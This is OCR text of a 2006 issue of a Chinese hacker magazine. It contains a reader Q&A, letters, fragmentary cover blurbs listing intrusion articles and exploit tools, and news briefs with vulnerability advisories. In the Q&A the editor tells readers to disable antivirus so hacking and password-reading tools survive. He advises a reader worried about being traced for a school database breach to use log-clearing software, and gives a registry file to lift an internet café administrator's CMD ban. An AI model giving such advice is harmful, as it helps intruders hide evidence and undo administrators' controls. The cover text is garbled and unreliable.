2、不能进入安全模式的原因是很多的。我没有看见具体的情况，也不好给你一个正确的解决办法。不过我给你几个可能的原因：第一、可能硬件的文件，内存、硬盘之类是否有松动的情况，但这些可能性都不是很大的；第二、可能是启动的原因造成的，你可能启动的时候还是把光盘放在光驱，而启动设置里面是CD-ROM引导，由于这个光盘是没有启动的功能的，所以会蓝屏。建议你取出光盘，把启动换成HDD-0。具体操作如下：开机→按del→进入BIOS→Advanced BIOS Featuers→First boot Dvice→设置为HDD-0→F10→Y→回车。

Q：贵编：你好！我在你们的期刊上下的远程控制软件怎么没有服务端，一共6个不同的控制软件都没有，请问这是怎么回事？是不是杀毒软件的问题？如果是，该怎么解决，杀毒软件该怎么关闭呀？我用的是瑞星，请急回，谢谢！

A：这里肯定应该是杀毒软件的问题了。瑞星杀毒软件和很多杀毒软件不同，你下载的时候它就会监视，如果下载的文件有被追杀的程序，它就会直接在压缩包里面删除。因为很多的远程控制软件都是被瑞星定为"黑客软件"，所以你解压出来都是没有主程序的。

解决办法：在还没有下载之前就关闭瑞星的监控。具体操作，在"任务栏"右下角使用"右键"点击一下瑞星的图标，然后选择"禁用所有监视"，然后再重新下载即可。

Q：1、请把mt.exe十六进制代码发给我好吗？

2、用Log Monitor把U盘制作成电脑钥匙时，可否把监控文件放在已被LOCK IT EASY软件加密过的磁盘空间里（在一般情况下，进入已加密的空间要输入密码）？

3、用SYSKEY进行系统的双加密好吗？使用时在生成的"REPAIR"文件下的注册表文件会覆盖以前的注册表，会造成一些软件和硬件的一些东西丢失。我的笔记本是ThinkPad的T60p200783c，我使用时会对我的电脑造成什么损失（其实，有指纹识别就够了，可如果指纹不正确也很烦，我的室友们老是乱弄我的本本）？

4、像我这种什么都不懂的菜鸟，要成为黑客，最先要学什么？我想学习C++语言，可我还在上高中，所以不能去专业的学校，只能先自己看书．现在哪一种书是最专业的？

新改版的NOHACK我比较喜欢，祝贵刊越办越好！谢谢！——我是小菜，别黑我！

A：1、mt.exe的16进制代码其实很好获得的。首先你下载一个mt.exe，然后使用peid对它进行查壳，网上流传的好像都是upx的壳，可以使用upx的脱壳机对其进行脱壳处理。这样一个原版的mt.exe就诞生了然后使用16进制的编辑器如WinHEX，UE等，就可以获得16进制的代码了。

2、关于加密的问题，我还不是很清楚。不过我给你一个资料，你再自己动手测试一下。Log Monitor 1.4.2 简体中文版（http://www.ysye.com/soft/691.html），里面还有它的使用说明。

3、学习黑客的话，主要是一个时间的问题，需要多多地积累，不一定非得从什么学起，入门阶段的话，自己对什么感兴趣就可以从什么着手。学习c++，我个人建议自己动手学习，多在网上找一些资料，多去一些c++的论坛去交流。买书不一定是最好的选择，主要是自己的实践。

Q：小编哥哥，能不能收我做徒弟？我今天买了你们出的《黑客手册》，我的QQ最近也是被文章中的"获得免费Q币"的方法被盗了好几次。5555555我什么都不会，希望小编哥哥能收我做徒弟！拜托了！

A：QQ被盗很多的原因就是机器上中了别人的盗QQ木马，所以想要QQ被盗就必须做好电脑的安全防护。

解决办法：1、安装一个杀毒软件。个人建议，家用电脑安装瑞星就比较好。但并不是安装一个杀毒软件就能完事，最重要的就是能及时地升级病毒库。现在瑞星正版是需要人民币来购买的，要是有经济实力可以考虑去买正版。不过，对于一般的人，我建议使用"瑞星升级保姆"来解决病毒库的升级问题。像"瑞星的下载版"以及"瑞星升级保姆"都可以在http://www.crsky.com/default.html下载。

2、中别人的木马很多的原因就是因为乱开了网站，中了别人的网页木马。除了上面安装一个杀毒软件以外，还需要防止一些未知的网页木马，所以我们需要及时地打好系统的补丁。打系统补丁的方法如下，点击系统左下角的"开始"，然后就可以看见**windows update**，

Q&A

点击一下，打开网页之后，按照网页的说明就可以很快地打上补丁。

3、还有就是我想告诉你，再好的杀毒软件和再频繁的升级系统补丁，也比不过一个警惕的大脑。自己要时刻注意木马，多多总结木马的表现形式，便于自己中木马之后能解决。

Q：您好！我很高兴买到《黑客手册》，上WWW.NOKACK.CN下载“初级黑客实用工具包”的时候，在网吧出现hacktool这个病毒，怎么办？问一下，用软件读网吧密码的时候，那个软件总是打不开，还是hacktool病毒，怎么办！谢谢！ ——往事随风

A：首先我给你解释一下什么是“hacktool”。其实可以直接从字面上解释，直译是“黑客工具”。因为现在很多黑客工具带有一定的危害性，为了保证用户的安全，杀毒软件就把“黑客软件”也定为了病毒。

软件打不开，这里就有一些其他的知识了。有的软件为了逃避杀毒软件的追杀，所以针对杀毒软件做了一下文件的免杀，但是忽略了内存的免杀。因为软件使用的时候会占用内存，所以杀毒软件也监视到了内存上面，只要一使用这个软件，杀毒软件就会追杀，所以不用的时候不会被杀，一点就被杀了，从而不能打开软件。

解决办法：直接关闭杀毒软件的监视就可以了。各种杀毒软件的关闭方式可能不同，但是都很简单。这里就给你介绍一下瑞星的关闭方法，在“任务栏”右下角使用“右键”点击一下瑞星的图标，然后选择“禁用所有监视”即可。

Q：各位黑大叔，黑大哥，黑大姐：你们好。俺是学外语的，不懂计算机。但俺好学，有师傅教，俺会进步很快的。希望能得到你们的帮助。前天学校的数据库被黑了。不知道是谁？会不会查到是我？就这样了，拜拜。

A：呵呵。这个问题问得很幼稚，但是也具有一定的代表意义，特别是一些新入门的朋友也很想知道。中国不是有一句古话吗？“要想人不知，除非己莫为”，要是你没有做的话，那你有什么害怕的呢？要是你入侵过，那么在别人的电脑上肯定会有一些日志等，建议你使用一些清除日志的软件，例如**ClearLogs 10**，下载地址以及使用说明：http://www.onlinedown.net/soft/17152.htm

Q：在网吧打不开CMD了？我在网吧新建文本，然后变成批理格式来运行，可是说命令已经管理员禁用，有什么办法解决？

A：这一看就是被管理员修改了设置的。大家都知道修改系统设置无非是对注册表修改，所以我们找到注册表的相应键值，然后做一下小的修改就可以搞定了。

解决办法：1、通过修改注册表，可以禁止用户使用命令解释器CMD.exe和运行批处理文件（BAT文件）。进入到注册表项**HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System**中新建一个双字节值项**DisableCMD**，修改其值为2。则命令解释器和批处理文件都不能够被运行。如果只是禁止命令解释器的运行，而运行批处理文件的运行，则修改DisableCMD的值为1。既然1，2都是禁止，那么0是什么呢？当然是没有限制啦，把下面内容保存为*.reg文件，双击就可以对注册表的具体键进行修改了。

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System]
"DisableCMD"=dword:00000000
```

说明：reg是注册表文件,[]是注册表的具体路径，""是键名，dword是键的类型，00000000 是键值

2、开始→运行→**gpedit.msc**→**用户配置**→**管理模板**→**系统**，在右侧找到“阻止命令提示符”，然后双击一下，在“设置”里面选中“未配置”，最后点击“确定”。

Q：怎么样来修改我的电脑里“共享文档”的名字？不知道是什么原因，把“共享文档”的名字改成“Documents”了，我现在想改回来，可是找了好长时间也没有找到解决的办法，希望大家帮一下忙，谢谢了

A：这个问题首先涉及到了一个快捷方式的问题。直接打开“我的电脑”，上面那个“共享文档”名字是改不了的，因为它是一个快捷方式。我们只需找到真正的地址，然后对文件夹进行修改就可以了。

解决办法：打开“我的电脑”，然后找到真正的文件夹地址：C:\Documents and Settings\All Users，在这里我们就可以像修改一般文件夹一样对“共享文档”进行改名了。修改之后然后再次打开“我的电脑”，看是不是名字已经被修改了。

Q：9505的病毒怎么清除？前几天无意间浏览了www.9505.com这个网站，中了劫持木马，听说格盘都无法彻底清除，求高手指点彻底的清除方法？

A：该病毒运行后会将自身复制到系统文件目录中，文件名为msprt.dll，同时将自身复制到QQ软件安装目录下。同时从互联网上下载染毒的Riched32.dll文件覆盖原有文件，使用户启动QQ时自动运行病毒。病毒会将用户IE浏览器的主页锁定为一个名叫“9505上网导航”的网站，以提高该网站的访问量。该病毒还会修改系统配置文件，使用户访问其它网站时自动跳转到“9505上网导航”网站。

解决办法：中了此病毒的用户无法打开如安全卫士360等软件，一运行就关机，所以请按照下面方法来修复：

1、下载360安装程序（千万别着急装，装了也没用，一用就关机）。

2、重新启动电脑，按F8进安全模式。

3、打开任务管理器找到explorer.exe，关闭此进程！然后在任务管理器上打开文件菜单新建explorer.exe打开。

4、安装360，进行全面清除。

5、再重新启动电脑后一切就好了，IE又恢复了原来的面目！

IE首页被锁定为4199/9505专杀工具（http://www.pcav.cn/soft/zsgj/qtzsgj/200610/681.html）

url http://nohack.cn/bbs/thread-51855-1-1.html

Q：菜鸟学虚拟机，问几个常识！虚拟机能上网吗？如果在虚拟机上用黑客软件会被杀毒揪出来吗？虚拟机会中病毒吗？会中毒的话，又怎么办呢，会影响正在进行的操作系统吗？

A：虚拟机是可以上网的。虚拟机是一个运行在你的电脑的单独的操作系统，要是你的虚拟机安装杀毒软件同样也会被杀，但是要是本机安装，虚拟机不安装，本机的杀毒软件是杀不到的。

虚拟机同样也是一个系统，同样也会中毒。不过虚拟机有一个“快照”的功能，先做一个“快照”之后，要是中毒了，恢复一下“快照”就可以了。

虚拟机中毒之后是不会影响到本机的正常操作，因为虚拟机是一个单独，独立的系统。

下面是对虚拟机的介绍以及下载地址：http://3800hk.com/Soft/zcpj/5180.html

url http://nohack.cn/bbs/thread-51780-1-2.html

Q：请问下我打开QQ出现键盘加密保护失败怎么办？

A：造成QQ键盘加密保护失败的原因大致上有两种。

第一，QQ目录下面的“npkcntc.dll”和“npkpdb.dll”文件被损坏了，建议你重新安装一下QQ，或者安装最新版本的QQ。QQ下载地址：http://im.qq.com。

第二，中了别人的一些盗QQ的木马，如啊拉QQ大盗等。这种木马能使QQ的nprotect加密技术失效，其实就是把nprotect文件的后缀名sys改成其他的后缀，让它不能工作了。建议你用卡巴杀下毒，要是不行的话，那么就重新安装一下系统，重新安装一下QQ。

url http://nohack.cn/bbs/thread-51459-1-7.html

NO HACK ☆ 29

城市／河北保定
论坛ID／牵夜
邮件／yueding962253@sina.com

→对某篇文章的读后感：

文章名称：寂寞花开

读后感：感觉很有真实感，不由得想到自己的以后，会不会……好像很多都是这样的。

小编：本来现实生活就有不少压力了，何必再去想像以后的事情，来徒增几分烦恼呢。

城市／济南
论坛ID/laojian
邮箱／clbct@163.com

→对某篇文章的读后感：

文章名称：北大又被黑咯！

读后感：不错，作者会不会被北大录取，没想到中国最高学府的安全性如此的差，为什么北大还用NT系统，用unix linux freebsp多好。

小编：个人感觉用什么系统不重要，重要的是管理员对这种系统的驾驭能力，安全不是一劳永逸的工作，而是需要与时俱进的学习和强烈的责任感。安全也是相对的，古人都知道：百密而难免一疏。黑了北大就会被北大录取，这个逻辑关系应该不成立，况且该作者本身已经是大几的学生了。

城市／唐山
论坛ID／泪痕
邮箱：21632491@163.com

→对某篇文章的读后感：

文章名称：对话职业黑客——走近WORD漏洞发现者

读后感：这次采访，给我们展现了另一类的黑客和社会发展的必然结果。在我的头脑中黑客的定义是信息共享并无私公布的人，现在读了文章后我很伤心，很悲哀自己想入门却没有好的环境。许多人去捞钱，而技术却进步很慢，也不利于中国网络安全的发展，国家兴亡，匹夫有责，不是我夸大自己的感情，而是真的担心这项事业，我很想自己能自由翱翔在那个古典黑客精神的世界里。

小编：黑客手段演变为商业利用是不可避免的，因为“黑客”们也要吃饭嘛。不过，不要悲哀，还有更多的崇尚自由古典黑客精神的朋友在继续构造这神话般的黑客帝国。

城市／安徽临泉
论坛ID／拾破烂的
邮箱／pangzi2046@qmail.com

→对某篇文章的读后感：

文章名称：Oday，让IE走向死亡

读后感：最早知道Oday是在05年秋天，那时候Oday的热度挺高，当然现在也并没有丝毫冷却。作者本次详细介绍了Oday，让黑迷们了解了这个每位黑客都想要得到的钻石。有人说，黑客的精神就是共享，所以Oday应该不断地公布，但是，我认为正是因为这些没有公开，还盖有神秘面纱的东西的存在，才让黑客之路更加的神秘和值得探索。

建议和意见：

对我们非安全我有说不尽的话，晚自习后，都是非安全陪伴着我，我是一个14岁的高二学生，明年我就要参加中科大少年班考试了，我决定大学里继续深入地学习黑客知识。我希望小编能够帮我在杂志中给像我这样的中学生一些忠告，告诉他们现在我们的主要任务是学习知识，争取步入高等学府，读我们非安全，应该是在不影响学业的基础上，千万不要影响学习。如果你想深入学习黑客知识，请现在认真学习，争取以后可以深入研究，进入大学深造，最后祝非安全销量年年攀升，期期大卖！

小编：真是自古英雄出少年啊，未来的少年大学生喜欢上了黑客。小编莫名的欣慰。“拾破烂的”看的范围比小编更为广阔，思想更高，让小编的思维也多了一些新的元素。

29号信箱

NOHACK　http://www.nohack.cn


黑客手册
非安全
2006.12
¥10.
劲爆:
CCTV惊爆漏洞
——见风使舵安检南京互联星
[截稿漏
惊爆IE最新漏洞
MS06-06
客系漫游指南
生态黑客◎自由独行的边缘文化
WW.NOHACK.CN
稿Mail:nohack@21cn.com
手册仅随CD一同赠送,不得单独销售
圣诞
饕餮盛宴
Sina、TOM
Sohu、21CN、163、
QQ、126、Yahoo、
等国内邮箱再暴跨站漏洞
盗Q
地下黑市交易流
[内
风一样的
幸福的
[新洞
良精商城网店系统漏洞
深度解剖南部弯论坛安全
暴库+上传+后台欺骗玩转廊坊供求信息网
新云下载系统漏
Shop系列购物系统安全漏洞
攻入南方数据的
绕过多重限制继续
入侵
漫长的渗透——记对四川理工学院的网站
老程序又出新漏
渗透长江大学门户
再取巅峰
艰难的拿论坛管理
友情检测学校
失败的入侵—并非毫无
ack]
码学算法之RSA
ydbg断点技术与程序自我注册技巧
Free算法分析
杀新领域—壳变异
件免杀之软件DIY
会工程学之新浪Blog也挂马
会工程学之网易博客暴涨访问量
光盘精彩内容
百款安全工具圣诞特选
《地狱少女》第二笼热播
手动脱壳系列
极品意大利舞曲特选
微软MS06067、MS06070漏洞利用工具
Linux人物采访:
桌面新锐势力
Linuxtoy
12月网吧专题:
无盘——XP无盘大解密
无盘,其实不是我不想黑你
ISBN 7-900426-31-0
9787900426314

大家好！冬天已经来临了！~小迷我在这里先友情提示下各位黑友了，要根据温度变化随时添加衣物，不要像小迷我发烧＋感冒持续一个星期都没好！

网络这片没有硝烟的战场随着冬季的到来已经走向了白热化，N多国内知名站点和名人Blog先后惨遭毒手；有线网络的安全在不断地经历漏洞和补丁，而现在无线网络也在安全方面出现问题了，更多精彩内容请往下看。

新闻概要

新闻短评快

安全焦点被Ddos攻击 网站9天不能访问


10月28号Xfocus遭遇ddos攻击，被迫关闭9天，而且幕后黑手Ddos只是为了丢丢某人的脸而已……而且事后两人写了一篇文章对这次Ddos事件进行了详细的解说。

小迷点评：当小编我看到这条新闻的时候，沉思了很久，难道出名就那么的重要？难道一定要靠这种事件来让自己名声大震？这和黑客精神是背道而驰的吧。不过还是要感谢两位，让我们学会了如何利用ASP.NET备份db日志获得webshell的知识！

邪恶八进制被黑

国内著名黑客站点邪恶八进制被黑客入侵，黑客在成功入侵后还修改了论坛主页。目前邪恶八进制的相关人员还没有对此事做出任何回应。


小迷点评：小编我是在第一时间收到消息的，然后马上去邪八看了下，果然是被入侵了。不过根据该黑客的留言，好像是因为私人恩怨，具体原因小迷就不是很清楚了。而且圈内的朋友猜测好像是由于黑客利用了某个0day成功入侵的，至于这背后的真正原因，就留给大家一个遐想的空间吧。



朽木的个人博客被黑

由于入侵TX而一举成名的朽木，个人Blog被黑客入侵。

小迷点评：我想这就是所谓的人怕出名猪怕壮吧……



Google、sina、163、Discuz!、讯雷等网站都遭入侵

今日，网上一些大的门户网站几乎全部遭到黑客入侵，而且严重地影响了门户网站的正常运营，造成不同程度的负面影响。

小迷点评：不知道为什么，这个月N多国内知名站点和名人Blog先后惨遭毒手，难道说黑客想要在进入冬天后点燃那冬天里的第一把火？

动易2006 SP4版最新漏洞公告

漏洞文件：网站根目录下 NewComment.asp

漏洞等级：严重

影响版本：所有版本（包括免费版、商业SQL版及Access版）

漏洞描述：此漏洞主要通过NewComment.asp存在的注入漏洞，以获取系统管理员权限，并通过修改系统设置上传木马程序，进而控制整个动易系统。特别是对于SQL版的系统会造成严重的后果。

解决方案：更新补丁包中的NewComment.asp文件。如果你不需要使用评论调用的功能，可以直接删除这个文件。

补丁地址：http://www.powereasy.net/Service/UploadFiles_9292/200610/

微软Internet Explorer远程窗口劫持漏洞

受影响系统：

Microsoft Internet Explorer 7.0

Microsoft Internet Explorer 6.0 SP2

Microsoft Internet Explorer 6.0 SP1

Microsoft Internet Explorer 6.0

描述：Internet Explorer是微软发布的非常流行的WEB浏览器。

Internet Explorer在处理窗口内容的显示时存在漏洞，远程攻击者可能利用此漏洞获取敏感信息。

如果窗口的目标名称是已知的话，则站点可能向其他站点的窗口注入内容。这可能允许恶意站点欺骗在可信任站点所打开的弹出窗口的内容。

D-Link DWL-G132 ASAGU.SYS设备驱动含栈溢出漏洞

受影响系统：D-Link DWL-G132高性能802.11g无线网卡

D-Link DWL-G132无线网卡的A5AGU.SYS驱动存在栈溢出漏洞，远程攻击者可能利用此漏洞在用户机器上执行任意指令。如果所接收到的802.11信标请求的Rates信息单元大于36字节的话，就会触发这个漏洞，导致执行任意代码。由于溢出是通过信标帧触发的，因此攻击范围内的所有网卡都受到影响。

厂商补丁：

Microsoft

